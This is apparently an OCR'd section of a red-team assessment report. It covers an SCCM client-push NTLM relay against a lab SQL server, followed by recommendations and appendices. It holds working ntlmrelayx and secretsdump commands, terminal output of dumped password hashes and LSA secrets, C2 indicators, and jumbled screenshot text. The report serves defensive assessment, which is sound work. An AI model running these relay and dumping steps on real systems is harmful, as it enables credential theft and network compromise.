
3.4 AP2 - Exploiting SCCM to Capture Credentials to SQL Server

Gaining Initial Access and Checking SCCM Configuration Using the account dave on the `MECM` host, a backdoor is established to the attacking command and control (C2) server. With access to this account, further operations can be carried out by exploiting Microsoft's systems management software, `SCCM (System Center Configuration Manager)`, also referred to as MECM (Microsoft Endpoint Configuration Manager).




A common configuration used by default in SCCM can be leveraged to escalate privileges and gain further control of the system. To evaluate the system's vulnerability `SharpSCCM` script with the command `get site-push-settings` is executed and sent by the C2 to the target host machine. It will check if Fallback to NTLM Authentication and Automatic Site Client Push Installation is enabled which would enable an attacker to capture NTLM hashes. By identifying these configuration settings, an attack path can be planned out for capturing credentials and possible perform privileges escalation.

Capturing Hashes on the Network By using the `invoke client-push` command with `-t 10.2.10.99`, targeting the attack box set up within the company network and listening, we can coerce the SCCM server into authenticating with an endpoint under the attackers control. This forces the server to send NTLM hashes over the network to the attacking machine, which is to be set up within the same broadcast domain and listening for any hashes being sent out over the network. Once the hashes are received, they can be used in further attack paths, such as pass-the-hash attacks or privilege escalation. If the password is of less than 8 characters it would also be possible to perform offline brute-force attacks or dictionary attacks against the hashes to get the password in clear text.




Plan out full attack path to SQL Server Using the information gathered from the captured hashes and the configurations identified in the SCCM server, the full attack path can be more effectively planned out. The hashes captured from the server can be relayed from the attacking endpoint to the SQL server, authenticating as an administrator on this server. This path would allow to get full control of the SQL server as administrator user and also dump all the hashes being stored on the SQL server, providing access to further user credentials and facilitating additional lateral movement within the company network.




Proxying hashes to get administrator access Using impacket tools, a listener is first setup to capture the hashes and also acting as an socks server on port 1080 to be able to relay the capture hashes used in the next step of the attack `impacket-ntlmrelayx -t 10.2.10.42 -smb2support -socks -socks-port 1080`. When the client push is executed on the command server to the MECM the hashes are sent out and stored on the attacking relay. Once the NTLM hashes are captured from the authentication attempt made by the SCCM server, the next step is to relay these hashes to the SQL server for getting command execution. By using proxychains to tunnel the hashes through the previously configured

socks proxy, they can be relayed as authentication with the SQL server, authenticating as an administrator user. With this privilege access, commands can now be executed as the administrator of the SQL server.



Using the same attack path, it is possible to leverage the captured NTLM hashes to further compromise the network. By authenticating with the same hash as previously the command to dump all local and cached logon hashes stored on the SQL server can be executed.
`proxychains -q impacket-secretsdump -no-pass SCCM.LAB/SCCM-CLIENT-PUSH@10.2.10.42` This grants full access to the SQL Server and results in a complete compromise of the server on the network.


Havoc View Attack Scripts Help
alex@MH-kali: ~
File Actions Edit View Help
alex@MH-kali: ~ ×
kali@kali: ~/Havoc ×
n granted those access rights.
┌──(alex㉿MH-kali)-[~]
└─$ proxychains impacket-secretsdump -no-pass 'SCCM.LAB/SCCM-CLIENT-PUSH'@10.2.10.42
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.2.10.42:445 ... OK
[*] Target system bootKey: 0xa2eca37759e5b2104acb73709fa6c270
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:df7b0bd625b1abd59211a47eac55791f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2583d7ed0f78798991856586e6113cdf:::
localuser:1000:aad3b435b51404eeaad3b435b51404ee:bbc6fd70f6f67094b457972595c54f2:::
[*] Dumping cached domain logon information (domain/username:hash)
SCCM.LAB/sccm-sql:$DCC2$10240#sccm-sql#38bfba29430871ba44b1cc097d89a183: (2024-05-23 09:27:49)
SCCM.LAB/Administrator:$DCC2$10240#Administrator#8ee84618f8c945ee4cb566aa1a928018: (2024-05-23 08:46:51)
SCCM.LAB/carol:$DCC2$10240#carol#70539d27b00cbd336c8cb108b221cd3d: (2024-10-13 23:45:10)
SCCM.LAB/dave:$DCC2$10240#dave#52e48bcaeb7202002015f959a8e1720d: (2024-10-15 16:50:20)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
SCCMLAB\MSSQL$:aes256-cts-hmac-sha1-96:d5e4a5cb92bd3c8b59de51155a33f0811c729c49b38b5dcc119b903b67c3b434
SCCMLAB\MSSQL$:aes128-cts-hmac-sha1-96:7efdd28a5f67cf019fdeaf903603d0c2
SCCMLAB\MSSQL$:des-cbc-md5:d513d6a2cd5e2f6e
SCCMLAB\MSSQL$:plain_password_hex:f624631fa8fb0f35dc56c897016db19dae662d3bbcbae6d62b312a80aa4f1b064bf224f593b1
489398f38c5a39ffeea427ab51ba79827e8cbd5691e458aa9a58cbcab1356c3a00c2548504c15843e97b9bcfb3e5571c63818556e43b38
5417f8dc5ecfda7c42543e0c28859060a358c11704a6234875757e97fe585c1b88b241f5c610ef1cba8536febdb95b9f92ebb9208f6508
0b2032b9e47bc8e9904ba78378133a44271ddad0a16ddc20cdabb6932f38b59a9a1f0091fbf203882873c1ef9991d7b24
SCCMLAB\MSSQL$:aad3b435b51404eeaad3b435b51404ee:6abea2f66fb3dbaf6d323e1cbe660560:::
[*] DefaultPassword
@_Mayyhem
[+] Querying the local WMI repository for the current management point and site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: MECM.sccm.lab
[+] Site code: P01
[+] Connecting to \\MECM.sccm.lab\root\SMS\site_P01
[+] Generating a client configuration request (CCR) to coerce authentication to 10.2.10.99
[+] Completed execution in 00:00:00.8389730
[dave/MECM] alex2.exe/13192 x64 (sccm.lab)
File Actions Edit View Help
[*] SMBD-Thread-12 (process_request_thread): Connection from 10.2.10.41 cont
rolled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-13 (process_request_thread): Connection from 10.2.10.41 cont
rolled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-14 (process_request_thread): Connection from 10.2.10.41 cont
rolled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-15 (process_request_thread): Connection from 10.2.10.41 cont
rolled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-16 (process_request_thread): Connection from 10.2.10.41 cont
rolled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-17 (process_request_thread): Connection from 10.2.10.41 cont
rolled, but there are no more targets left!
socks
Protocol Target Username AdminStatus Port
SMB 10.2.10.42 SCCM.LAB/SCCM-CLIENT-PUSH TRUE 445
ntlmrelayx> [*] SOCKS: Proxying client session for SCCM.LAB/SCCM-CLIENT-PUSH
@10.2.10.42(445)
10.2.10.99 --as-admin

4 Recommendations

4.1 Active Directory	Impact	Effort
4.1.1 Monitor Kerberos Ticket Requests	MEDIUM	LOW
4.2 Application and development services	**Impact**	**Effort**
4.2.1 Services Configuration Hardening	HIGH	LOW
4.3 Detection Use Cases	**Impact**	**Effort**
4.3.1 Implement Endpoint Detection and Response	MEDIUM	MEDIUM
4.4 Host and network hardening	**Impact**	**Effort**
4.4.1 Implementing a password policy	HIGH	LOW
4.4.2 Strengthen Phishing Defenses	HIGH	MEDIUM
4.4.3 Usage of Least Privilege	MEDIUM	LOW

4.1 Active Directory

Active Directory (AD) is a critical part of network infrastructure that manages user access and identity. Strengthening password policies and ensuring uniqueness across all accounts can significantly reduce the risk of credential-based attacks.

4.1.1 Monitor Kerberos Ticket Requests

Implement a SIEM (Security Information and Event Management) solutions which can track and alert on unusual service ticket requests, especially those associated with higher privilege accounts such as administrors. By identifying any out of the ordinary patterns in Kerberos ticket requests, the company can detect potential roasting attack attempts in real-time, enabling a more secure active directory environment.

4.2 Application and development services

4.2.1 Services Configuration Hardening

Check the configuration of the services running for any default settings and credentials in use. It is essential to maintain an up-to-date inventory of all services and promptly apply security patches and updates. Additionally, it is recommended to operate services and servers under the principle of least

privilege. This approach minimizes the attack surface and significantly reduces the risk of unauthorized access. Enforcing the use of certificates for client authentication ensures that only trusted hosts can connect to the server. To enhance the security of services like SCCM and SQL Server, implement stricter access controls by limiting connections to only those systems and users that require them. When utilizing SCCM, it is advisable to prefer group policy-based or manual client installation methods instead of relying on automatic site-wide client push installations.

4.3 Detection Use Cases

4.3.1 Implement Endpoint Detection and Response

Deploy an Endpoint Detection and Response (EDR) solution to monitor and log endpoint activities, such as command execution, process creation, and file access. This enables real-time detection and response to malicious activities. Ensure that alerts generated from any suspicious actions are forwarded to the appropriate Security Information and Event Management (SIEM) systems for further investigation and incident handling.

4.4 Host and network hardening

4.4.1 Implementing a password policy

To enhance security, organizations should implement a robust password policy that requires a minimum password length and mandates a mix of uppercase letters, lowercase letters, numbers, and special characters. Regular password changes and account lockouts after a certain number of failed attempts can help prevent unauthorized access. Additionally, promoting the use of multi-factor authentication (MFA) and password managers can further strengthen overall security and protect sensitive information. Regular audits and ongoing user education are also essential for maintaining compliance with security policies.

4.4.2 Strengthen Phishing Defenses

To improving phishing defenses its important to conduct regular employee training on recognizing any phishing attempts made through email and teams from an attacker. Further improvements in the overall security can be made by performing phishing simulation exercises to assess staff awareness of this attack vector.

4.4.3 Usage of Least Privilege

The company should adhere to the principle of least privilege (PoLP). This principle dictates that users and systems should only have the minimum level of access necessary to perform their job functions. By limiting privileges this can significantly reduce the risk of unauthorized access. If an account is compromised, the damage is minimized because the attacker has restricted access to resources making it much more difficult for attackers to gain any further access inside the company.

A APPENDIX – Project Overview

Environment Overview

The starting point for this Red Team was from an environment that heavily relies on Microsoft technologies, including Active Directory (AD) for identity management, System Center Configuration Manager (SCCM) for endpoint management, and Microsoft SQL Server (MSSQL) for database management. This setup creates a complex network structure where multiple systems will need to interact, increasing the potential attack surface for threat actors.

Summary

The exercises demonstrated significant weaknesses in user training, password policies, and system configurations. The reliance on outdated configurations and insufficient awareness created an environment that was an easy target for attackers, allowing for initial access, lateral movement, and privilege escalation with relative ease.

Attack Path 1 (AP1)

- **Phishing Email:**
  User: `brandon.stark@north.sevenkingdoms.com`
  Malware Host: `https://www.scure-updates.com`

- **Malicious File Executed:**
  Host: `WINTERFELL`
  IP: `10.2.10.11`
  User: `brandon.stark`
  Domain: `north.sevenkingdoms.local`

- **Havoc Communication Established:**
  C2 Server IP: `10.2.10.151`
  Communication Between: `10.2.10.11` → `10.2.10.151`
  Port: `443` **Protocol:** `HTTPS`
  User Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0`
  Headers: `Content-type: application/json`
  URIs: `/api/v4/account/d1574154-98ac-4a65-a5e9-0f872e5bc30c`

- **Lateral Movement Target:**
  User: `jon.snow`
  Domain: `north.sevenkingdoms.local`

- **Privilege Escalation to Administrator:**
  User: `administrator`
  Domain: `north.sevenkingdoms.local`

Attack Path 2 (AP2)

- **Initial Access**
  Host: `MECM`
  IP: `10.2.10.41`
  User: `dave`
  Domain: `SCCMLAB`

- **Havoc Communication Established:**
  C2 Server IP: `10.2.10.151`
  Communication Between: `10.2.10.41` → `10.2.10.151`
  Port: `443` **Protocol:** `HTTPS` **User Agent:** `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0`
  Headers: `Content-type: application/json`
  URIs: `/api/v4/account/d1574154-98ac-4a65-a5e9-0f872e5bc30c`

- **Capturing Hash:**
  Host: `kali`
  IP: `10.2.10.99`
  User: `SCCM-CLIENT-PUSH`
  Domain: `SCCM.LAB`

- **Dumping Secrets:**
  Host: `MSSQL`
  IP: `10.2.10.42`
  User: `SCCM-CLIENT-PUSH`
  Domain: `SCCM.LAB`

B APPENDIX – Testing Artefacts

Tools Used in Attack

App/Script	Version	Source
Havoc C2	0.7	*Havoc Framework*
Rubeus	2.0.0	*GhostPack Rubeus*
Impacket	0.12.0	*Impacket*
SharpSCCM	2.0.12	*Mayyhem SharpSCCM*

Infrastructure for the Attack

IP	Services	Purpose
10.2.10.151	HTTPS	Command and Control
10.2.10.99	HTTPS	Attack Box (Linux Kali) - Listen and relay hashes

User Accounts Used in Attack

User	Domain	Acquired From
brandon.stark	north.sevenkingdoms.local	Spear Phishing
jon.snow	north.sevenkingdoms.local	Roasting & Hash Crack
administrator	north.sevenkingdoms.local	Constrained Delegation (using jon.snow)
dave	SCCMLAB	Social Engineering
SCCM-CLIENT-PUSH	SCCM.LAB	NTLM Relay Attack

Hosts Used in Attack

Endpoint IP	Hostname	Domain	Access as
10.2.10.11	winterfell	north.sevenkingdoms.local	RDP user: brandon.stark
10.2.10.41	MECM	SCCMLAB	dave
10.2.10.42	MSSQL	SCCMLAB	SCCM-CLIENT-PUSH

Files Used in Attack

Filename	SHA-256 Hash	Description
ex.exe	5d1b4fe26b3edd761c109a0c86d3da3f9fb66d7c83e424ab58ccb87192eb2790	Malware for create backdoor to C2

C APPENDIX – NDA

Non-Disclosure Statement

This report is the sole property of Example Corporation. All information obtained during the testing process is deemed privileged information and not for public dissemination. WithSecure Consulting pledges its commitment that this information will remain strictly confidential. It will not be discussed or disclosed to any third party without the express written consent of Example Corporation. WithSecure Consulting strives to maintain the highest level of ethical standards in its business practice.

Non-Disclosure Agreement

WithSecure Consulting and Example Corporation have signed an NDA.

Disclaimer

This report is not meant as an exhaustive analysis of the level of security now present on the tested hosts, and the data shown here should not be used alone to judge the security of any computer system. Some scans were performed automatically and may not reveal all the possible security holes present in the system. Some vulnerabilities that were found may be 'false positives', although reasonable attempts have been made to minimize that possibility. In accordance with the terms and conditions of the original quotation, in no event shall WithSecure Consulting or its employees or representatives be liable for any damages whatsoever including direct, indirect, incidental, consequential loss, or other damages.

D APPENDIX – Project Team

Assessment Team

Lead Consultant	Alexander Tofer
Additional Consultants	Samwell Tarly
	Tyron Lannister

Quality Assurance

QA Consultants	Joffrey Baratheon
	Maester Pycelle

Project Management

Delivery Manager	Catelyn Stark

Account Director	Lord Varys